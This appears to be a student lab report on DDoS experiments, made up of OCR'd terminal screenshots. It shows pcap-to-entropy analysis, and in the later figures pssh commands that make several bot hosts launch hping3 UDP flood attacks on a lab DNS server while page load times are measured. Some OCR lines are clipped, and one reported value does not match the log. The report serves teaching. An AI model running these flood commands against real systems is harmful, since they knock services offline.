
```
root@cnc:~# scp -r *.pcap root@192.168.10.150:/root/DDoS_Lab6/Appendix/autoTest
The authenticity of host '192.168.10.150 (192.168.10.150)' can't be established.
ECDSA key fingerprint is SHA256:Gjscebc4Yaz6F97vLzo6I5XPGArdJjlKoev/Mtm/2GM.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.10.150' (ECDSA) to the list of known hosts.
act_sar.pcap                                  100%  130MB  32.5MB/s   00:04
aravi_replay.pcap                             100%   24      0.0KB/s   00:00
c2_hulk_125_5.pcap                            100% 1894KB    1.9MB/s   00:00
c3_strach_125_3.pcap                          100%  892KB  892.1KB/s   00:00
campus_traffic.pcap                           100%   10MB   10.5MB/s   00:00
og_campus_traffic.pcap                        100%   82MB   41.2MB/s   00:02
original.pcap                                 100%   53MB   26.3MB/s   00:02
root@cnc:~# 
```

Figure 8: Copied over all pcap files from Lab 1 to lab 3.




```
root@cnc:~/DDoS_Lab6/Appendix# ./pcap2hist.py
Process: pcap --> transcript file
Read data from 'autoTest/c3_strach_125_3.pcap'
No buffer file found.
Read from pcap(ng) file.
tshark -E separator=/t -r '/root/DDoS_Lab6/Appendix/autoTest/c3_strach_125_3.pcap' -Y 'eth' -T fields -e 'frame.
time_epoch' -e 'ip.proto' -e 'ip.src' -e 'ip.dst' -e 'tcp.srcport' -e 'tcp.dstport' -e 'udp.srcport' -e 'udp.dst
port' -e 'ip.len' -e 'ip.flags' -e 'ip.ttl'
Create buffer file.
write csv,['frame.time_epoch', 'ip.proto', 'ip.src', 'ip.dst', 'tcp.srcport', 'tcp.dstport', 'udp.srcport', 'udp
.dstport', 'ip.len', 'ip.flags', 'ip.ttl']
Read data from 'autoTest/aravi_replay.pcap'
No buffer file found.
Read from pcap(ng) file.
tshark -E separator=/t -r '/root/DDoS_Lab6/Appendix/autoTest/aravi_replay.pcap' -Y 'eth' -T fields -e 'frame.tim
e_epoch' -e 'ip.proto' -e 'ip.src' -e 'ip.dst' -e 'tcp.srcport' -e 'tcp.dstport' -e 'udp.srcport' -e 'udp.dstpor
t' -e 'ip.len' -e 'ip.flags' -e 'ip.ttl'
Create buffer file.
write csv,['frame.time_epoch', 'ip.proto', 'ip.src', 'ip.dst', 'tcp.srcport', 'tcp.dstport', 'udp.srcport', 'udp
.dstport', 'ip.len', 'ip.flags', 'ip.ttl']
Read data from 'autoTest/campus_traffic.pcap'
No buffer file found.
Read from pcap(ng) file.
tshark -E separator=/t -r '/root/DDoS_Lab6/Appendix/autoTest/campus_traffic.pcap' -Y 'eth' -T fields -e 'frame.t
ime_epoch' -e 'ip.proto' -e 'ip.src' -e 'ip.dst' -e 'tcp.srcport' -e 'tcp.dstport' -e 'udp.srcport' -e 'udp.dstp
ort' -e 'ip.len' -e 'ip.flags' -e 'ip.ttl'
Create buffer file.
write csv,['frame.time_epoch', 'ip.proto', 'ip.src', 'ip.dst', 'tcp.srcport', 'tcp.dstport', 'udp.srcport', 'udp
.dstport', 'ip.len', 'ip.flags', 'ip.ttl']
Read data from 'autoTest/original.pcap'
No buffer file found.
Read from pcap(ng) file.
tshark -E separator=/t -r '/root/DDoS_Lab6/Appendix/autoTest/original.pcap' -Y 'eth' -T fields -e 'frame.time_ep
och' -e 'ip.proto' -e 'ip.src' -e 'ip.dst' -e 'tcp.srcport' -e 'tcp.dstport' -e 'udp.srcport' -e 'udp.dstport' -
e 'ip.len' -e 'ip.flags' -e 'ip.ttl'
```

Figure 9: Generating histogram files from past pcap files.




```
entropy_spoofV3.py: error: too few arguments
root@cnc:~/DDoS_Lab6/Appendix# ./entropy_spoofV3.py autoTest.hist spoof_autoTest.hist.out complete_attack_times
1.25 -c 1
Namespace(FA=None, attack_times='complete_attack_times', columns=['1'], ent=False, file_name='autoTest.hist', 
rgin=[0.15], output='spoof_autoTest.hist.out', scale='1.25', spoofPacketCount=False)
Copying autoTest.hist to temp.txt
('It took ', 0, ' seconds')
End of process!!
root@cnc:~/DDoS_Lab6/Appendix#
```

Figure 10: Generating spoofed histogram file.




```
root@cnc:~/DDoS_Lab6/Appendix# ./calculate_entropyV2.py autoTest.hist one
End of process.
('It took ', 1, ' seconds')

root@cnc:~/DDoS_Lab6/Appendix# ./calculate_entropyV2.py spoof_autoTest.hist two
End of process.
('It took ', 2, ' seconds')

root@cnc:~/DDoS_Lab6/Appendix#
```

Figure 11: Generating entropy files from the original autoTest.hist and spoofed autoTest.hist files.



```
root@cnc:~/DDoS_Lab6/Appendix# ./calculate_entropyV2.py spoof_autoTest.hist two
End of process.
('It took ', 2, ' seconds')

root@cnc:~/DDoS_Lab6/Appendix# mv one.entr ../
root@cnc:~/DDoS_Lab6/Appendix# mv two.entr ../
root@cnc:~/DDoS_Lab6/Appendix# cd ..
root@cnc:~/DDoS_Lab6# ./plot.py -d one.entr 1
```


Figure 12: Plot of entropy file from original histogram.



```
End of process.
('It took ', 2, ' seconds')

root@cnc:~/DDoS_Lab6/Appendix# mv one.entr ../
root@cnc:~/DDoS_Lab6/Appendix# mv two.entr ../
root@cnc:~/DDoS_Lab6/Appendix# cd ..
root@cnc:~/DDoS_Lab6# ./plot.py -d one.entr 1
root@cnc:~/DDoS_Lab6# ./plot.py -d two.entr 2
```


Figure 13: Plot of spoofed histogram file.

The network traffic generated graphs from labs 1 through 3 seem like they could be better. The main reasons are the non-continuous timestamp gaps and the tiny size of the pcap files, which need more network traffic for analysis.



```
curl-format.txt          og_campus_traffic.pcap    setup_bittwist.sh
DDoS_lab3_scripts.tgz    original.pcap             srajuko.py
DDoS_Lab5                pcapcas.zip               Templates
Desktop                  Pictures                  time_series.py
Documents                ping_web.sh               Videos
root@cnc:~# cat bots.txt
192.168.10.125
192.168.10.106
root@cnc:~# cat bot.txt
192.168.10.125
192.168.10.107
192.168.10.106
root@cnc:~# sshr root@192.168.10.122
-bash: sshr: command not found
root@cnc:~# ssh root@192.168.10.122
root@192.168.10.122's password:
Permission denied, please try again.
root@192.168.10.122's password:
Permission denied, please try again.
root@192.168.10.122's password:
Last failed login: Tue Apr 18 14:23:04 EDT 2023 from 192.168.10.111 on ssh:notty
There were 2 failed login attempts since the last successful login.
Last login: Sun Apr 16 15:16:30 2023 from 192.168.10.111
[root@localhost ~]#
```


Figure 14: ssh’ed into DDM DNS machine.



```
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  0.013
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  4.531
Total webpage load time:  0.012
Total webpage load time:  4.521
Total webpage load time:  0.012
Total webpage load time:  0.013
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  0.013
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  0.012
```

```
hr root@192.168.10.122
ommand not found
h root@192.168.10.122
0.122's password:
ied, please try again.
0.122's password:
ied, please try again.
0.122's password:
gin: Tue Apr 18 14:23:04 EDT 2023 from 192.168.10.111 on ssh:notty
ailed login attempts since the last successful login.
n Apr 16 15:16:30 2023 from 192.168.10.111
t ~]# ls
g  au.py   hosts.txt   mthatip.py  sandurp.py  varangi.py
   ddm.py  kpairoj.py  rboulwa.py  temp_hosts  vpasam.py
t ~]# cp ddm.py sandaln.py
t ~]# ls
g  ddm.py      mthatip.py  sandurp.py  vpasam.py
a.py  hosts.txt   rboulwa.py  temp_hosts
au.py kpairoj.py  sandaln.py  varangi.py
[root@localhost ~]# python3.6 sandaln.py
pssh -l ddm -h temp_hosts -t 15 -P 'vboxmanage guestproperty enumerate CentOS7 |
 grep V4/IP'| grep V4/IP | awk '{print substr($5,1, length($5)-1)}'
b'192.168.10.105\n'
```

Figure 15: Generated 4.531 response time for ddm.py file.




```
Warning: could not find an executable path for askpass because PS
was not installed correctly.  Password prompts will not work.
[1] 17:11:55 [SUCCESS] 192.168.10.125
[2] 17:11:55 [SUCCESS] 192.168.10.106
[3] 17:11:55 [SUCCESS] 192.168.10.107
root@cnc:~# pssh -h bot.txt -t30 'sleep 1;hping3 --udp -d 100000
92.168.10.112  & sleep 10; pkill hping3'
Warning: could not find an executable path for askpass because PS
was not installed correctly.  Password prompts will not work.
[1] 17:12:13 [SUCCESS] 192.168.10.125
[2] 17:12:13 [SUCCESS] 192.168.10.106
[3] 17:12:13 [SUCCESS] 192.168.10.107
root@cnc:~# pssh -h bot.txt -t30 'sleep 1;hping3 --udp -d 10000 -
tp://edge.ddm.lan & sleep 10; pkill hping3'
Warning: could not find an executable path for askpass because PS
was not installed correctly.  Password prompts will not work.
[1] 17:12:41 [SUCCESS] 192.168.10.125
[2] 17:12:41 [SUCCESS] 192.168.10.106
[3] 17:12:41 [SUCCESS] 192.168.10.107
root@cnc:~# pssh -h bot.txt -t30 'sleep 1;hping3 --udp -d 100000
ttp://edge.ddm.lan & sleep 10; pkill hping3'
Warning: could not find an executable path for askpass because PS
was not installed correctly.  Password prompts will not work.
```

```
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  0.013
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  0.021
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  0.013
Total webpage load time:  0.013
Total webpage load time:  0.012
Total webpage load time:  0.029
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  0.012
```

Figure 16: Launched Flood DDoS attack on DDM DNS machine with value 100000.

After launching a Flood DDoS attack on DDM DNS machine with the value of 100000, the total webpage load time is increased to 0.384 during the attack.




```
Total webpage load time:  0.012
Total webpage load time:  0.013
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  0.013
Total webpage load time:  0.013
Total webpage load time:  0.012
Total webpage load time:  0.013
Total webpage load time:  0.013
Total webpage load time:  0.013
Total webpage load time:  0.013
Total webpage load time:  0.013
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  0.018
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  0.013
Total webpage load time:  0.012
```

```
root@192.168.10.111's password:

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Apr 18 14:25:42 2023 from 192.168.10.21
root@cnc:~# pssh -h bot.txt -t30 'sleep 1;hping3 -udp -d 10000 -p 80 --flood htt
p://edge.dm.lan & sleep 10; pkill hping3'
Warning: could not find an executable path for askpass because PSSH
was not installed correctly.  Password prompts will not work.
[1] 14:38:30 [FAILURE] 192.168.10.125 Exited with error code 1
[2] 14:38:30 [FAILURE] 192.168.10.106 Exited with error code 1
[3] 14:38:31 [FAILURE] 192.168.10.107 Exited with error code 1
root@cnc:~# pssh -h bot.txt -t30 'sleep 1;hping3 --udp -d 10000 -p 80 --flood ht
tp://edge.dm.lan & sleep 10; pkill hping3'
Warning: could not find an executable path for askpass because PSSH
was not installed correctly.  Password prompts will not work.
[1] 14:39:50 [SUCCESS] 192.168.10.125
[2] 14:39:50 [SUCCESS] 192.168.10.106
[3] 14:39:50 [SUCCESS] 192.168.10.107
root@cnc:~# 
```

Figure 17: Launched Flood DDoS attack on DDM DNS machine with value 10000.

Decreased the Flood attack value to 10000 and observed the total webpage load time 0.018 during the attack.

